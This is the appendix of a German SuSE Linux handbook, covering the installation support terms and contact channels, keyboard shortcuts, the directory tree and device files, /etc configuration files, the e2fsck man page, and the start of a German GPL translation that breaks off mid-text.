Der Installationssupport soll Ihnen helfen, Ihr SuSE Linux-System einsatzfähig zu installieren. Dies gilt für die zentralen Komponenten des Systems, die einen prinzipiellen Betrieb ermöglichen. Dazu zählen:

- Das Installieren des SuSE Linux-Grundsystems von der CD.
- Das grundlegende Konfigurieren eines einzelnen Rechners als Einzelplatzsystem.
- Das grundlegende Einrichten der graphischen Benutzeroberfläche X11
- Das grundlegende Einrichten eines normalen analogen Modems zur Einwahl ins Internet (nur clientseitig).
- Das grundlegende Einrichten einer normalen ISDN-Karte zur Einwahl ins Internet (nur clientseitig).
- Das Einrichten eines am Rechner direkt angeschlossenen Druckers und das grundlegende Konfigurieren des Druckerdienstes zum Drucken von diesem Rechner auf diesem Drucker.
- Das grundlegende Einrichten einer unterstützten Soundkarte.

**Alle hier nicht genannten Themen werden nicht im Rahmen des Installationssupports behandelt.**

Unser Installationssupport ist als Hilfe zur grundlegenden Installation des Systems gedacht, nicht als Schulung oder Einführung in Linux. Er kann also nur bei Konfigurationsproblemen, nicht aber bei Verständnisfragen in Anspruch genommen werden.

Nichtsdestoweniger kommen auch wir bisweilen in die Situation, dass SuSE Linux z. B. auf einer bestimmten Hardware-Konfiguration überhaupt nicht oder nur mit Einschränkungen läuft. Wir bitten Sie um Verständnis, dass auch wir Ihnen keine 100prozentige Erfolgsgarantie für unseren Installationssupport geben können.

Neben dem eigentlichen Linux-Kernsystem bieten wir weit über tausend Software-Pakete in unserem SuSE Linux-Paket an. Wir bemühen uns diese Pakete auf dem neuesten Stand zu halten. Jedoch ist es uns nicht immer möglich, zu jedem x-beliebigen Paket die Konfiguration im Einzelnen zu kennen oder gar Zusätze dazu zu programmieren. Wir bitten um Ihr Verständnis, wenn wir Sie zur Konfiguration einzelner Programme auf die entsprechende Dokumentation (Manual-Pages, README-Dateien, Online-Hilfen) verweisen müssen.

### A.2 Der schnellste Weg zur Hilfe!

Dies ist als kleine Anleitung gedacht, die es Ihnen ermöglichen soll, so schnell wie möglich eine Antwort von unserem Support-Team zu erhalten. Nur E-Mails,



```
... habe ich ein Problem mit Lilo. Hier ist der wichtige  
Teil meiner /etc/lilo.conf
```

```
---schnipp---  
# Linux bootable partition config begins  
image = /boot/vmlinuz  
root = /dev/sda2  
label = linux-2.0.36  
# Linux bootable partition config ends  
---schnapp---
```

Datei A.2.2: Teil einer E-Mail-Anfrage mit Konfigurationsdatei

## Zeitraum des Installationssupports

Der Installationssupport für eine SuSE Linux-CD erstreckt sich über einen Zeitraum von 60 Tagen ab dem Registrierdatum; maximal jedoch bis 60 Tage nach Erscheinen der Nachfolge-CD.

### A.2.1 Wie erreichen Sie das SuSE Support-Team?

Sie können unser Support-Team per E-Mail, Fax, Brief und Telefon erreichen.

Wenn Sie eine Supportanfrage an uns herantragen, stellen Sie bitte sicher, dass das gewünschte Kommunikationsmedium auch tatsächlich funktioniert. Wir erleben häufig Fälle, in denen wir nur unter erschwerten Bedingungen auf Supportanfragen antworten können, weil z. B. das Fax-Gerät auf der Kundenseite nicht ständig läuft (Rechnerfax) oder die E-Mail-Adresse nicht gültig oder nicht erreichbar ist.



#### Hinweis

Beim Versenden von E-Mails achten Sie bitte darauf, *keine* Attachments zu verschicken; wenn Sie z. B. Logdateien mitschicken wollen, fügen Sie diese *direkt* in den Text ein. Insbesondere sollten Sie es vermeiden, Dateien in proprietären Formaten Ihren Mails beizupacken – in der Regel verfügen wir nicht über die Software zum Entschlüsseln solcher Mitteilungen. Außerdem ist es auch nicht notwendig, dass Sie uns HTML-Texte (mit-)schicken; dieses „Feature“ lässt sich in Ihrem Browser abschalten. . .

Sie können unser Support-Team über folgende Wege zu den angegebenen Zeiten erreichen:

- **per E-Mail**

Adresse: [isupport@suse.de](mailto:isupport@suse.de)

Bearbeitung: ganzwöchig



- **per WWW (E-Mail)**

Adresse: <http://support.suse.de>

Bearbeitung: ganzwöchig

- **per Fax**

Fax-Nummer: (09 11) 74 05 34 77

Bearbeitung: ganzwöchig

- **per Brief**

Anschrift: SuSE GmbH  
– Support –  
Schanzäckerstr. 10  
D-90443 Nürnberg

Bearbeitung: ganzwöchig

- **per Telefon (Support-Hotline)**

Telefonnummer: (04 21) 5 26 23 00

Zeiten der Support-Hotline:

Montag bis Freitag von **13:00 Uhr** bis **18:00 Uhr** . Außer an gesetzlichen  
Feiertagen

Halten Sie Ihren Registriercode bereit und stellen Sie sicher, dass Sie bereits registriert sind. Nur registrierte SuSE Linux-Benutzer haben Anrecht auf Installationssupport.

Bitte beachten Sie, dass eine normale **Telefonanfrage nicht länger als 5 Minuten** dauern sollte.

Erfahrungsgemäß ist der Andrang um 13:00 Uhr wesentlich größer als zu einem späteren Zeitpunkt. Sollten Sie also am Anfang der Telefon-Hotline nicht sofort zu einem Support-Mitarbeiter durchkommen, probieren Sie es bitte einfach etwas später.

Wir legen den Begriff Installationssupport immer großzügig aus, aber Sie werden sicher verstehen, dass wir zum Preis eines SuSE Linux-Pakets nicht die Administration Ihres Firmennetzes übernehmen können. Wir lassen Sie aber trotzdem mit Ihren Aufgaben nicht allein. Wir bieten Ihnen unter

<http://support.suse.de>

reichlich Information und Hilfestellung rund um SuSE Linux.

## A.3 Kostenpflichtiger Support

Selbst wenn ein Betriebssystem alle Anlagen dazu mitbringt:

**Services** Erst durch professionelle und kompetente Betreuung wird es zur ernsthaften Alternative für den Einsatz im betrieblichen Alltag. SuSE garantiert diesen Service für Linux. Alle Informationen hierzu finden Sie ebenfalls beim zentralen Support-Portal für SuSE Linux:

<http://support.suse.de>

### Individuelle Projekte und Beratung

Sie möchten SuSE Linux in Ihrem Unternehmen einsetzen. Wir bieten Ihnen kompetente Beratung und Lösungen, um Linux auch in Ihrem IT-Umfeld optimal nutzen zu können.

Wir haben als Linux-Anbieter der ersten Stunde viel Erfahrung im Einsatz von Linux-Servern gewonnen. Dazu kommt die Erfahrung unser Consultants. Nutzen Sie das Know-how unser Experten, um Ihre Projekte erfolgreich durchzuführen. Unsere Stärke ist unsere Vielseitigkeit, ob es um Datenbanken, Security-Konzepte, Internet-Anbindung oder firmenweite Vernetzung geht: Linux ist mit der richtigen Software eine starke Plattform für Ihre Anwendungen.

Unser Angebot reicht von der Konzeption, Implementation und Konfiguration von Server-Systemen bis zur kompletten Infrastruktur-Beratung.

Sie möchten z. B. Ihre Internet-Präsenz auf Basis von SuSE Linux realisieren und benötigen eine entsprechende Lösung für Web-Server, E-Mail und sichere Internet-Anbindung? Unsere Systemberater konzipieren und implementieren mit Ihnen gemeinsam die richtige Lösung.

Sie betreuen ein komplexes, heterogenes Netzwerk und möchten Linux integrieren? Wir beraten und unterstützen Sie bei Design und Rollout komplexer Server-Lösungen.

Sie haben spezielle Anforderungen, die mit Standard-Software nicht abzudecken sind? Wir können Ihnen mit individuellen Entwicklungen weiterhelfen.

Dabei unterstützt Sie vor Ort die *SuSE Linux Solutions AG*:

SuSE Linux Solutions AG  
Mergenthalerallee 45-47  
D-65760 Eschborn  
Tel: + 49 / 6196 / 50 95 10  
Fax: + 49 / 6196 / 40 96 07  
E-Mail: [solutions@suse.de](mailto:solutions@suse.de)

Vertreten durch unsere Regional Service Center in Hamburg, Berlin, Bonn, Stuttgart, Frankfurt, München und Nürnberg, ebenso wie durch unser Support- und Development Center in Nürnberg.

- Rollout- und Implementation-Services

- Infrastruktur-Beratung
- Intranet-Server-Lösungen
- Internet-Server-Lösungen
- Entwicklung kundenspezifischer Anpassungen
- Komplettlösungen
- E-Commerce

## A.4 Schulungen

Unsere Spezialisten schulen System-Administratoren und Programmierer so, dass sie die umfassenden Möglichkeiten von Linux in kürzester Zeit nutzen können – und damit produktiv arbeiten. Informieren Sie sich unter <http://www.suse.de/de/support/training/> zu unserem Kursangebot.

### Schulung

## A.5 Feedback

Wir sind Ihnen immer für Hinweise und Problembeschreibungen dankbar und helfen auch gerne weiter, wenn das Problem grundlegender Natur ist oder wir bereits eine Lösung dafür haben. Auf jeden Fall ermöglicht uns Ihr Feedback, das Problem in späteren Versionen zu beseitigen bzw. die Information anderen SuSE Linux-Anwendern z. B. via WWW zur Verfügung zu stellen.

### Feedback

Zum anderen sind wir bemüht, ein SuSE Linux-System aufzubauen, das den Wünschen unser Kunden möglichst nahe kommt. Deshalb haben wir für Kritik an der CD und am Buch, sowie für Anregungen zu künftigen Projekten, immer ein offenes Ohr. Wir denken, dies ist der beste Weg, Fehlentwicklungen frühzeitig zu erkennen und den hohen Qualitätsstandard von Linux zu erhalten.

Sie können uns Ihr Feedback jederzeit via E-Mail an [feedback@suse.de](mailto:feedback@suse.de) schreiben.

## A.6 Weitere Dienstleistungen

Ferner möchten wir auf die folgenden, kostenlosen Dienstleistungen hinweisen, die Ihnen rund um die Uhr zur Verfügung stehen:

- **SuSE WWW-Server**

<http://www.suse.de>

Aktuelle Informationen, Kataloge, Bestellservice, Support-Formular, Support-Datenbank

- **SuSE Mailing-Listen** (Informationen und Diskussionsrunden via E-Mail):

- [suse-announce@suse.com](mailto:suse-announce@suse.com) – Ankündigungen und Infos der SuSE GmbH (deutsch)
- [suse-announce-e@suse.com](mailto:suse-announce-e@suse.com) – Ankündigungen und Infos der SuSE GmbH (englisch)
- [suse-linux@suse.com](mailto:suse-linux@suse.com) – Diskussionen rund um die SuSE Linux-Distribution (deutsch)
- [suse-axp@suse.com](mailto:suse-axp@suse.com) – SuSE Linux auf Alpha-Prozessoren (english)
- [suse-linux-e@suse.com](mailto:suse-linux-e@suse.com) – Diskussionen rund um SuSE Linux (englisch)
- [suse-isdn@suse.com](mailto:suse-isdn@suse.com) – ISDN mit SuSE Linux
- [suse-adabas@suse.com](mailto:suse-adabas@suse.com) – Infos zu und Diskussion über Adabas-D unter SuSE Linux
- [suse-applix@suse.com](mailto:suse-applix@suse.com) – Erfahrungsaustausch zum **Applixware**-Paket der SuSE GmbH
- [suse-informix@suse.com](mailto:suse-informix@suse.com) – Infos zu und Diskussion über Informix unter SuSE Linux
- [suse-oracle@suse.com](mailto:suse-oracle@suse.com) – Infos zu und Diskussion über Oracle unter SuSE Linux (englisch)

Schicken Sie einfach eine E-Mail-Nachricht an [majordomo@suse.com](mailto:majordomo@suse.com) mit dem **subscribe**-Befehl im Body der Nachricht: **subscribe <liste>**, das Subject ist unerheblich; also z. B.:

```
subscribe suse-announce
```

um die regelmäßigen Ankündigungen zu erhalten. Genauso einfach ist es, eine Liste abzubestellen, wenn Sie sie nicht mehr abonnieren möchten. Wieder eine E-Mail an [majordomo@suse.com](mailto:majordomo@suse.com):

```
unsubscribe suse-announce
```

Achten Sie auch bitte hierbei darauf, dass das **unsubscribe** mit Ihrer korrekten E-Mail-Adresse ausgeführt wird.

- **SuSE FTP-Server**

<ftp://ftp.suse.com>

aktuelle Information, Updates und Bugfixes




Melden Sie sich bitte beim System als Benutzer 'ftp' an.

## B Wichtige Tastenkombinationen

Eine kleine Zusammenstellung hilfreicher und wichtiger Tastenkombinationen.





Ausführen eines Befehls auf Kommandoebene.  
Sonst Zeilenumbruch.

 +  - 

Wechseln auf eine andere Konsole (im Textmodus).

 +  +  - 


Unter X11 und Dosemu: Wechsel auf eine der Textkonsolen.





 + 

Zurückwechseln nach X11.





 +  +





Beenden von X11.



  +  

Anzeige vorangegangener Bildschirmseiten auf der Konsole. Funktioniert, bis die Konsole gewechselt wird.


  +  




Umkehrung von   +  .



Zeigt in der aktuellen Eingabezeile den unmittelbar vorangegangenen Befehl an.



In der Shell umgekehrte Wirkung wie .


  +  +



Unter X11: Wechsel auf das in Pfeilrichtung nächstgelegene Fenster des virtuellen Desktops. Die Anzahl der zur Verfügung stehenden Fenster wird in `.fvwm[2]rc` mit dem Parameter **DeskTopSize** festgelegt.



 +  +

Verändert die Bildschirmauflösung in der Reihenfolge der Einträge für den Bildschirmmodus in `/etc/XF86Config`.



 + 

Ausloggen. Entspricht dem Befehl **exit**. Eintrag in `/etc/profile: ignoreeof=x`. **x** gibt die Anzahl der Wiederholungen an, bis das Kommando wirksam wird.


Tabelle B.1:



## C Der Verzeichnisbaum

### C.1 Übersicht

Die folgende Abbildung zeigt einen kleinen Ausschnitt aus dem Linux-Verzeichnisbaum:



## C.2 Wichtige Verzeichnisse

Der Verzeichnisbaum Ihres Linux-Systems ist funktionell gegliedert („Filesystemstandard“). Wichtige Verzeichnisse sind in Tabelle C.1 beschrieben.

/	das Wurzel-Verzeichnis (engl. <i>root directory</i> ), Beginn des Verzeichnisbaums
/home	die (privaten) Verzeichnisse der Benutzer
/dev	Geräte-Dateien (engl. <i>device files</i> ), die Hardwarekomponenten repräsentieren
/etc	wichtige Dateien zur Systemkonfiguration
/usr/bin	allgemein zugängliche Kommandos
/bin	Kommandos, die bereits zum Hochfahren des Systems nötig sind
/usr/sbin	Kommandos, die dem Systemverwalter vorbehalten sind
/sbin	Kommandos, die dem Systemverwalter vorbehalten sind und zum Hochfahren des Systems benötigt werden
/sbin/init.d	Bootskripten
/usr/include	Header-Dateien für den C-Compiler
/usr/include/g++	Header-Dateien für den C++-Compiler
/usr/share/doc	verschiedene Dokumentationsdateien
/usr/man	die Hilfe-Texte (Manual-Pages)
/usr/src	Quelltexte der Systemsoftware
/usr/src/linux	die Kernel-Quellen
/tmp	für temporäre Dateien
/var/tmp	für große temporäre Dateien
/usr	Beherbergt sämtliche Anwendungsprogramme, ist <i>readonly</i> mountbar. Konfigurationsdateien.
/var	Konfigurationsdateien (z. B. von /usr gelinkt).
/var/log	Protokolldateien
/var/adm	Systemverwaltung
/lib	Shared Libraries (für dynamisch gelinkte Programme)
/proc	das Prozessdateisystem
/usr/local	lokale, von der Distribution unabhängige Erweiterungen
/opt	optionale Software, größere Systeme (z. B. KDE)

Tabelle C.1: Übersicht der wichtigen Verzeichnisse





/dev/lmscd	Philips CM 205/250/206/260 CD-ROM
/dev/mcd	Mitsumi CD-ROM
/dev/sbpcd0	
bis	CD-ROM am Soundblaster
/dev/sbpcd3	
/dev/scd0	SCSI CD-ROM Laufwerke
/dev/scd1	
usw.	
/dev/sonycd	Sony CDU 31a CD-ROM
/dev/sjcd	Sanyo CD-ROM
/dev/optcd	Optics Storage CD-ROM

Tabelle D.2: Übersicht der Gerätedateien zu CD-ROM-Laufwerken

D.1.2    Bandlaufwerke

/dev/rmt0	1. SCSI-Streamer „rewinding“ (spult automatisch zurück)
/dev/nrmt0	1. SCSI-Streamer „non rewinding“
/dev/ftape	Floppy-Streamer „rewinding“ (spult automatisch zurück)
/dev/nftape	Floppy-Streamer „non rewinding“

Tabelle D.3: Übersicht der Gerätedateien für Bandlaufwerke

D.1.3    Mäuse (Bus und PS/2)

/dev/mouse	Link auf die von der Maus verwendete Schnittstelle; also auf eine der folgenden Pseudo-Dateien (bei Busmäusen) oder auf eine serielle Schnittstelle (bei seriellen Mäusen) (wird von YaST angelegt):
/dev/atibm	Busmaus der ATI Grafikkarte.
/dev/logibm	Logitech Busmaus.
/dev/psaux	PS/2-Maus.
/dev/inportbm	PS/2-Busmaus (Microsoft Inport Busmouse).
/dev/sunmouse	SUN mouse.

Tabelle D.4: Übersicht der Gerätedateien für Mäuse

### D.1.4 Modem

/dev/modem    Link auf den COM-Port, an dem das Modem angeschlossen  
ist (wird von YaST angelegt)

Tabelle D.5: Gerätedatei für Modem

### D.1.5 Serielle Schnittstellen

/dev/ttyS0    serielle Schnittstellen 0 bis 3  
bis            (COM1 bis COM4);  
/dev/ttyS3    weitere bis ttyS63  
usw.  
/dev/cua0     seit Kernel-Version 2.2.x sind diese seriellen  
/dev/cua3     Schnittstellen obsolet  
usw.

Tabelle D.6: Gerätedateien für serielle Schnittstellen

### D.1.6 Parallele Schnittstellen

/dev/lp0  
bis            parallele Schnittstellen (LPT1 bis LPT3)  
/dev/lp2

Tabelle D.7: Gerätedateien für Drucker am Parallelport

D.1.7    Spezielle Devices

<code>/dev/null</code>	„schluckt“ beliebig viele Daten (Datenpapierkorb)
<code>/dev/tty1</code>	
<code>bis</code>	virtuelle Konsolen
<code>/dev/tty8</code>	
<code>/dev/zero</code>	liefert beliebig viele Null Bytes

Tabelle D.8: Gerätedateien für spezielle/virtuelle Geräte

D.2    Konfigurationsdateien in `/etc`

<code>/etc/</code>	Angaben zur installierten SuSE Linux Version.
<code>SuSE-release</code>	
<code>/etc/rc.config</code>	Zentrale Konfigurationsdatei des Systems; wird von YaST gefüllt und von den Bootskripten und SuSEconfig ausgewertet.
<code>/etc/rc.config.d</code>	Verzeichnis, in dem weitere Dateien mit <code>rc.config</code> -Variablen liegen.
<code>/etc/inittab</code>	Konfigurationsdatei für den <code>init</code> -Prozess.
<code>/etc/lilo.conf</code>	Konfiguration des LILLO.
<code>/etc/modules.conf</code>	Konfiguration der Kernelmodule.
<code>/etc/DIR_COLORS</code>	Festlegen der Farben für <code>ls</code> .
<code>/etc/XF86Config</code>	Konfiguration des X Window Systems.
<code>/etc/fstab</code>	Tabelle der Dateisysteme, die beim Hochlauf automatisch gemountet werden.
<code>/etc/profile</code>	Loginskript der Shells ( <code>sh</code> , <code>bash</code> etc.).
<code>/etc/csh.login</code>	Loginskript der <code>tcsh</code> .
<code>/etc/csh.cshrc</code>	Voreinstellungen für die <code>tcsh</code> .
<code>/etc/profile.d</code>	Verzeichnis, in dem Erweiterungen zu <code>/etc/profile</code> bzw. <code>/etc/csh.cshrc</code> liegen.
<code>/etc/passwd</code>	Benutzerdatenbank:    Benutzername,    home-Verzeichnis, Loginshell, Benutzernummer.
<code>/etc/shadow</code>	Passwörter.
<code>/etc/group</code>	Benutzergruppen.
<code>/etc/printcap</code>	Beschreibungen im System verfügbarer Drucker. Wird vom <code>lpd</code> (Druckerdaemon) verwendet. Vgl. auf Seite 381.
<code>/etc/hosts</code>	Zuordnung von Rechnernamen zu IP-Adressen (nötig, wenn kein Nameserver verwendet wird).

Tabelle D.9: Fortsetzung auf der nächsten Seite...

<code>/etc/inetd.conf</code>	Definition der zur Verfügung gestellten IP-Dienste (telnet, finger, ftp usw.).
<code>/etc/syslogd.conf</code>	Konfigurationsdatei für den Syslog-Daemon, dessen Aufgabe darin besteht, bestimmte Systemmeldungen zu protokollieren.

Tabelle D.9: Konfigurationsdateien in `/etc`

## D.3 Versteckte Konfigurationsdateien im Home

Im home-Verzeichnis der Benutzer finden sich etliche Konfigurationsdateien, die aus Gründen der Übersichtlichkeit „versteckt“ sind. Sie werden nur selten editiert. Jede Datei wird durch Voranstellen eines Punktes zur versteckten Datei. Man kann diese Dateien durch `ls -a` sichtbar machen. Beispiele sind in Tabelle D.10.

<code>.profile</code>	privates Login-Skript des Benutzers (bei Verwendung der bash).
<code>.bashrc</code>	Konfiguration der bash.
<code>.exrc</code>	Konfiguration des vi, ex.
<code>.xinitrc</code>	Startup-Skript des X Window Systems.
<code>.fvwmrc</code>	Konfiguration des fvwm-Windowmanagers.
<code>.ctwmrc</code>	Konfiguration des ctwm-Windowmanagers.
<code>.openwin-menu</code>	Konfiguration der olvwm und olwm-Windowmanager.

Tabelle D.10: unsichtbare Dateien im Benutzerverzeichnis

Diese Dateien werden bei Anlage eines Benutzers aus dem Verzeichnis `/etc/skel` kopiert.



# E Manual-Page von e2fsck

E2FSCK(8)

E2FSCK(8)

## NAME

e2fsck - check a Linux second extended file system

## SYNOPSIS

```
e2fsck [ -pacnyrdfvstFSV ] [ -b superblock ] [ -B block-
size ] [ -l|-L bad_blocks_file ] device
```

## DESCRIPTION

e2fsck is used to check a Linux second extended file system.

device is the special file corresponding to the device (e.g /dev/hdXX).

## OPTIONS

-a This option does the same thing as the -p option. It is provided for backwards compatibility only; it is suggested that people use -p option whenever possible.

-b superblock Instead of using the normal superblock, use the alternative superblock specified by superblock.

-B blocksize Normally, e2fsck will search for the superblock at various different block sizes in an attempt to find the appropriate block size. This search can be fooled in some cases. This option forces e2fsck to only try locating the superblock at a particular blocksize. If the superblock is not found, e2fsck will terminate with a fatal error.

-c This option causes e2fsck to run the badblocks(8) program to find any blocks which are bad on the filesystem, and then marks them as bad by adding them to the bad block inode.

-d Print debugging output (useless unless you are debugging e2fsck ).

-f Force checking even if the file system seems clean.

-F Flush the filesystem device's buffer caches before beginning. Only really useful for doing e2fsck time trials.

**-l filename**  
Add the blocks listed in the file specified by filename to the list of bad blocks.

**-L filename**  
Set the bad blocks list to be the list of blocks specified by filename. (This option is the same as the -l option, except the bad blocks list is cleared before the blocks listed in the file are added to the bad blocks list.)

**-n** Open the filesystem read-only, and assume an answer of 'no' to all questions. Allows e2fsck to be used non-interactively. (Note: if the -c, -l, or -L options are specified in addition to the -n option, then the filesystem will be opened read-write, to permit the bad-blocks list to be updated. However, no other changes will be made to the filesystem.)

**-p** Automatically repair ("preen") the file system without any questions.

**-r** This option does nothing at all; it is provided only for backwards compatibility.

**-s** This option will byte-swap the filesystem so that it is using the normalized, standard byte-order (which is i386 or little endian). If the filesystem is already in the standard byte-order, e2fsck will take no action.

**-S** This option will byte-swap the filesystem, regardless of its current byte-order.

**-t** Print timing statistics for e2fsck. If this option is used twice, additional timing statistics are printed on a pass by pass basis.

**-v** Verbose mode.

**-V** Print version information and exit.

**-y** Assume an answer of 'yes' to all questions; allows e2fsck to be used non-interactively.

### EXIT CODE

The exit code returned by e2fsck is the sum of the following conditions:

0	- No errors
1	- File system errors corrected
2	- File system errors corrected, system should be rebooted if file system was mounted
4	- File system errors left uncorrected
8	- Operational error
16	- Usage or syntax error
128	- Shared library error

### REPORTING BUGS

Almost any piece of software will have bugs. If you manage to find a filesystem which causes e2fsck to crash,



or which e2fsck is unable to repair, please report it to the author.

Please include as much information as possible in your bug report. Ideally, include a complete transcript of the e2fsck run, so I can see exactly what error messages are displayed. If you have a writeable filesystem where the transcript can be stored, the script(1) program is a handy way to save the output of to a file.

It is also useful to send the output of dumpe2fs(8). If a specific inode or inodes seems to be giving e2fsck trouble, try running the debugfs(8) command and send the output of the stat command run on the relevant inode(s). If the inode is a directory, the debugfs dump command will allow you to extract the contents of the directory inode, which can sent to me after being first run through uencode(1).

Always include the full version string which e2fsck displays when it is run, so I know which version you are running.

AUTHOR

This version of e2fsck is written by Theodore Ts'o  
<tytso@mit.edu>.

SEE ALSO

mke2fs(8), tune2fs(8), dumpe2fs(8), debugfs(8)

E2fsprogs version 1.06      October 1996





Wir schützen Ihre Rechte in zwei Schritten: (1) wir stellen die Software unter ein Copyright und (2) wir bieten Ihnen diese Lizenz an, die Ihnen das Recht gibt, die Software zu vervielfältigen, zu verbreiten und/oder zu verändern.

Um die Autoren und uns zu schützen, wollen wir sicherstellen, dass jeder erfährt, dass für diese freie Software keine Garantie besteht. Wenn die Software von jemand anderem modifiziert und weitergegeben wird, möchten wir, dass die Empfänger wissen, dass sie nicht das Original erhalten haben, damit von anderen verursachte Probleme nicht die Reputation des ursprünglichen Autors schädigen.

Schließlich ist jedes freie Programm permanent durch Software-Patente bedroht. Wir möchten die Gefahr ausschließen, dass Distributoren eines freien Programmes Patente mit dem Ergebnis individuell lizensieren, dass das Programm proprietär wird. Um dies zu verhindern, haben wir klar gemacht, dass jedes Patent für freie Benutzung durch jedermann lizenziert werden muss oder überhaupt nicht lizenziert werden darf.

Es folgen die genauen Bedingungen für die Vervielfältigung, Verbreitung und Bearbeitung:

### **GNU GENERAL PUBLIC LICENSE BEDINGUNGEN FÜR DIE VERVIELFÄLTIGUNG, VERBREITUNG UND BEARBEITUNG**

0. Diese Lizenz gilt für jedes Programm und jedes andere Werk, in dem ein entsprechender Vermerk des Copyright-Inhabers darauf hinweist, dass das Werk unter den Bestimmungen dieser General Public License verbreitet werden darf. Im Folgenden wird jedes derartige Programm oder Werk als „das Programm“ bezeichnet; die Formulierung „auf dem Programm basierendes Werk“ meint das Programm sowie jegliche Bearbeitung des Programms im Sinne des Urheberrechts. Dies bedeutet: ein Werk, das das Programm, auch auszugsweise, unverändert oder verändert und/oder in eine andere Sprache übersetzt, enthält. (Im Folgenden wird die Übersetzung ohne Einschränkung als „Bearbeitung“ bezeichnet). Jeder Lizenznehmer wird im Folgenden als „Sie“ angesprochen.

Andere Handlungen als Vervielfältigung, Verbreitung und Bearbeitung berührt diese Lizenz nicht; sie fallen nicht in ihren Anwendungsbereich. Der Vorgang der Ausführung des Programmes wird nicht eingeschränkt, und die Ausgabe des Programmes unterliegt dieser Lizenz nur, wenn der Inhalt ein auf dem Programm basierendes Werk darstellt (unabhängig davon, dass die Ausgabe durch die Ausführung des Programmes erfolgte). Ob dies zutrifft, hängt von den Funktionen des Programms ab.

1. Sie dürfen auf beliebigen Medien unveränderte Kopien des Quellcodes des Programms, wie sie ihn erhalten haben, anfertigen und verbreiten. Voraussetzung hierfür ist, dass Sie mit jeder Kopie einen entsprechenden Copyright-Vermerk sowie einen Haftungsausschluss veröffentlichen. Bitte lassen Sie alle Vermerke, die sich auf diese Lizenz und das Fehlen einer Garantie beziehen, unverändert; geben Sie desweiteren allen anderen Empfängern des Programmes zusammen mit dem Programm eine Kopie dieser Lizenz.

Sie dürfen für den eigentlichen Kopiervorgang eine Gebühr verlangen; auf Ihren Wunsch dürfen Sie gegen Entgelt eine Garantie für das Programm anbieten.

2. Sie dürfen Ihre Kopie(n) des Programmes oder eines Teils davon verändern, wodurch ein auf dem Programm basierendes Werk entsteht; Sie dürfen derartige Bearbeitungen unter den Bestimmungen des Abschnitts 1 vervielfältigen und verbreiten, vorausgesetzt, dass zusätzlich alle folgenden Bedingungen erfüllt werden:

- a) Sie müssen die veränderten Dateien mit einem auffälligen Vermerk versehen, der auf die von Ihnen vorgenommene Modifizierung und das Datum jeder Änderung hinweist.
- b) Sie müssen dafür sorgen, dass jede von Ihnen verbreitete oder veröffentlichte Arbeit, die ganz oder teilweise von einem Programm oder Teilen davon abgeleitet ist, Dritten gegenüber als Ganzes unter den Bedingungen dieser Lizenz ohne Lizenzgebühren zur Verfügung gestellt wird.
- c) Wenn das veränderte Programm normalerweise beim Lauf interaktiv Kommandos einliest, müssen Sie dafür sorgen, dass es, wenn es auf dem üblichsten Wege für solche interaktive Nutzung gestartet wird, eine Meldung ausgibt oder ausdruckt, die einen geeigneten Copyright-Vermerk enthält sowie einen Hinweis, dass es keine Gewährleistung gibt (oder anderenfalls, dass Sie Garantie leisten), und dass die Benutzer das Programm unter diesen Bedingungen weiter verbreiten dürfen. Auch muss der Benutzer darauf hingewiesen werden, wie er eine Kopie dieser Lizenz ansehen kann. (Ausnahme: Wenn das Programm selbst interaktiv arbeitet, aber normalerweise keine derartige Meldung ausgibt, muss Ihr auf dem Programm basierendes Werk auch keine solche Meldung ausgeben).

Diese Anforderungen betreffen das veränderte Werk als Ganzes. Wenn identifizierbare Abschnitte des Werkes nicht von dem Programm abgeleitet sind und vernünftigerweise selbst als unabhängige und eigenständige Werke betrachtet werden können, dann erstrecken sich diese Lizenz und ihre Bedingungen nicht auf diese Abschnitte, wenn sie als eigenständige Werke verbreitet werden. Wenn Sie jedoch dieselben Abschnitte als Teil eines Ganzen verbreiten, das ein auf dem Programm basierendes Werk darstellt, dann muss die Verbreitung des Ganzen nach den Bedingungen dieser Lizenz erfolgen. Hierbei werden die Rechte weiterer Lizenznehmer auf die Gesamtheit ausgedehnt, und damit auf jeden einzelnen Teil - unabhängig von der Person des Verfassers.

Somit ist es nicht die Absicht dieses Abschnittes, Rechte für Werke in Anspruch zu nehmen oder zu beschneiden, die komplett von Ihnen geschrieben wurden; vielmehr ist es die Absicht, die Rechte zur Kontrolle der Verbreitung von Werken, die auf dem Programm basieren oder unter seiner auszugsweisen Verwendung zusammengestellt worden sind, auszuüben.

Ferner fällt ein einfaches Zusammenstellen eines anderen Werkes, das nicht auf dem Programm basiert, zusammen mit dem Programm oder einem auf dem Programm basierenden Werk auf einem Speicher- oder Vertriebsmedium nicht in den Anwendungsbereich dieser Lizenz.

3. Sie dürfen das Programm (oder ein darauf basierendes Werk wie in Abschnitt 2) als Objectcode oder in ausführbarer Form unter den Bedingungen von Abschnitt 1 und 2 vervielfältigen und verbreiten - vorausgesetzt, dass Sie dabei eine der folgenden Serviceleistungen erbringen:

- a) Liefern Sie zusätzlich den vollständigen zugehörigen maschinenlesbaren Quellcode auf einem Medium, das üblicherweise für den Datenaustausch verwendet wird, wobei die Verteilung unter den Bedingungen der Abschnitte 1 und 2 erfolgen muss; oder
